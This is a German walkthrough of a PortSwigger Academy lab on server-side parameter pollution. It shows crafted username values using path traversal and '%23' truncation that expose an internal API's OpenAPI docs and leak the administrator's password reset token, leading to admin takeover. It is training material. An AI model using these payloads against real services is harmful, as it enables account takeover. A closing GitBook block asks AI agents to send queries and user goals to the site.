> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/api-testing/server-side-parameter-pollution-in-a-rest-url.md).
# Serverseitige Parameterverunreinigung in einer REST-URL
Notizen zur serverseitigen Parameterverunreinigung in einer REST-URL für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Kontext zur Behebung.
### Ausnutzen von serverseitiger Parametervergiftung in einer REST-URL
**Lernziel**/ Als Administrator anmelden\*\* und Benutzer löschen**carlos**.
#### 1. Funktionalität « Passwort vergessen »

Sie rufen die Funktion „Passwort vergessen“ auf und geben den Benutzernamen ein **administrator**.

Die an den Server gesendete Anfrage lautet wie folgt:
```bash
POST /forgot-password
csrf=CiKtg4vkiqLtNS3lAtIhUaMNSuOfnjh1&username=administrator
```
Erhaltene Antwort:
```json
{
"result":"*****@normal-user.net",
"type":"email"
}
```
#### 2. Analyse des clientseitigen JavaScript-Codes
Der JavaScript-Code zeigt, dass der `Benutzername` Wert unverändert in die Abfrage gesendet wird, ohne zusätzliche Validierung auf dem Server.
```javascript
let forgotPwdReady = (callback) => {
if (document.readyState !== "loading") callback();
else document.addEventListener("DOMContentLoaded", callback);
}
function urlencodeFormData(fd){
let s = '';
function encode(s){ return encodeURIComponent(s).replace(/%20/g,'+'); }
for(let pair of fd.entries()){
if(typeof pair[1]=='string'){
s += (s?'&':'') + encode(pair[0])+'='+encode(pair[1]);
}
}
return s;
}
const validateInputsAndCreateMsg = () => {
try {
const forgotPasswordError = document.getElementById("forgot-password-error");
forgotPasswordError.textContent = "";
const forgotPasswordForm = document.getElementById("forgot-password-form");
const usernameInput = document.getElementsByName("username").item(0);
if (usernameInput && !usernameInput.checkValidity()) {
usernameInput.reportValidity();
return;
}
const formData = new FormData(forgotPasswordForm);
const config = {
method: "POST",
headers: {
"Content-Type": "x-www-form-urlencoded",
},
body: urlencodeFormData(formData)
};
fetch(window.location.pathname, config)
.then(response => response.json())
.then(jsonResponse => {
if (!jsonResponse.hasOwnProperty("result"))
{
forgotPasswordError.textContent = "Ungültiger Benutzername";
}
else
{
forgotPasswordError.textContent = `Bitte überprüfen Sie Ihre E-Mail: "${jsonResponse.result}"`;
forgotPasswordForm.className = "";
forgotPasswordForm.style.display = "none";
}
})
.catch(err => {
forgotPasswordError.textContent = "Ungültiger Benutzername";
});
} catch (error) {
console.error("Unerwarteter Fehler:", error);
}
}
const displayMsg = (e) => {
e.preventDefault();
validateInputsAndCreateMsg(e);
};
forgotPwdReady(() => {
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const resetToken = urlParams.get('reset-token');
if (resetToken)
{
window.location.href = `/forgot-password?passwordResetToken=${resetToken}`;
}
else
{
const forgotPasswordBtn = document.getElementById("forgot-password-btn");
forgotPasswordBtn.addEventListener("click", displayMsg);
}
});
```
Dies deutet darauf hin, dass der Wert als Teil des Pfads der Backend-API interpretiert werden kann.
#### 3. Versuche, die `Benutzername` Parameter
* Fügte ein `#` am Ende des Parameters hinzu:
```bash
&username=administrator#
```
Antwort:
```json
{
"type": "error",
"result": "Ungültige Route. Bitte schlagen Sie in der API-Definition nach"
}
```
* Pfadübergreifender Versuch:
```bash
&username=../../../../administrator
```
Antwort: Fehler „Not Found“ vom API-Server.
{% code overflow="wrap" %}
```json
{
"error": "Unerwartete Antwort vom API-Server:/n/n/n /n Nicht gefunden<//title>/n<//head>/n<body>/n <h1>Nicht gefunden<//h1>/n <p>Die angeforderte URL wurde nicht gefunden.<//p>/n<//body>/n<//html>/n"
}
```
{% endcode %}
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c8767c745bd790ed519cc9c3aa20c5375b126e84%2F%7BF382259F-3EE6-4C0D-B68A-346D4872FF50%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
#### 4. Entdeckung der OpenAPI-Dokumentation
Kombination aus Verzeichnisüberquerung und `#` Zeichen:
{% code overflow="wrap" %}
```bash
csrf=CiKtg4vkiqLtNS3lAtIhUaMNSuOfnjh1&username=../../../../administrator%23
```
{% endcode %}
Es liefert `openapi.json` mit einer großen Antwortlänge.
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ad653ab9bec0585c4ab313a8ce95b430e45dd803%2F%7BB2BA4C55-BA6E-47B8-BFE7-1DE9A39BFF09%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
* Fehlermeldung:
```json
{
"error": "Unerwartete Antwort vom API-Server:/n{/n /"openapi/": /"3.0.0/",/n /"info/": {/n /"title/": /"Benutzer-API/",/n /"version/": /"2.0.0/"/n },/n /"paths/": {/n /"/api/internal/v1/users/{username}/field/{field}/": {/n /"get/": {/n /"tags/": [/n /"Benutzer/"/n ],/n /"summary/": /"Benutzer anhand des Benutzernamens finden/",/n /"description/": /"API-Version 1/",/n /"parameters/": [/n {/n /"name/": /"username/",/n /"in/": /"path/",/n /"description/": /"Benutzername/",/n /"required/": true,/n /"schema/": {/n ..."
}
```
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-590adde3d9fcbe5f92197d1b8e59847ee854185f%2F%7BAD8A2F03-18CC-4907-BC34-E6CD684F847E%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
Der Server gibt einen Fehler zurück, der **OpenAPI** Dokumentation enthält und verfügbare interne Routen offenlegt, darunter:
```bash
/api/internal/v1/users/administrator/field/{field}
```
#### 5. Ausnutzung der internen API
Das `Benutzername` der Parameter wird angepasst, um die API direkt anzugreifen:
```bash
administrator/field/test%23
```
```json
{
"type": "error",
"result": "Diese Version der API unterstützt aus Sicherheitsgründen nur das E-Mail-Feld"
}
```
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-9f3301b0536b887bec00d9da9f43676bf7634204%2F%7BC6857E93-D0F9-45F6-A0E9-FC328AA41C03%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
Gültige Antwort mit der Admin-E-Mail.
```bash
&username=administrator/field/email%23
```
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-07eb54c2934c1c66d320f2a5fc56cc187c2823d4%2F%7B82179552-D1A4-4ECF-9DAB-3B452D213B91%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
#### 6. Wiederherstellung des Reset-Tokens
```bash
../../v1/users/administrator
```
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f9dbd58c73bb5bc886092f372dde4228ea5d8780%2F%7B3F19E1E1-9AD0-4B73-860F-C0175B591C43%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
Andere von der API freigegebene Felder testen:
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-7dd8af1e52de6d94a175fc61773c91dfe168b6a8%2F%7BB1D6DF4D-805A-48C5-89A3-085CC1C9D450%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
```bash
&username=../../v1/users/administrator/field/passwordResetToken%23
```
Antwort:
```json
{
"type": "passwordResetToken",
"result": "guw2qorqvfcpqohuv92wb460x4da485o"
}
```
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8fcb0a4caaa777789d2e09fe7910daeef8d79e7b%2F%7BCB976023-096D-4FFB-ABB7-4F67547EB0EA%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
#### 7. Administratorpasswort zurücksetzen
Der wiederhergestellte Token wird verwendet, um auf die Reset-Seite zuzugreifen:
```bash
/forgot-password?passwordResetToken=guw2qorqvfcpqohuv92wb460x4da485o
```
Dies ermöglicht es Ihnen, ein neues Passwort festzulegen für **administrator**, dann verbinden und Benutzer löschen **carlos**.
<figure><img src="https://2955439919-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ae4038590ae16e9e56175a3491081ddcfe0ea41d%2F%7B62FC6673-1BF3-48BD-97E4-83470BC3F504%7D.png?alt=media" alt=""><figcaption></figcaption></figure>
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/api-testing/server-side-parameter-pollution-in-a-rest-url.md?ask=<question>&goal=<user_goal>
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.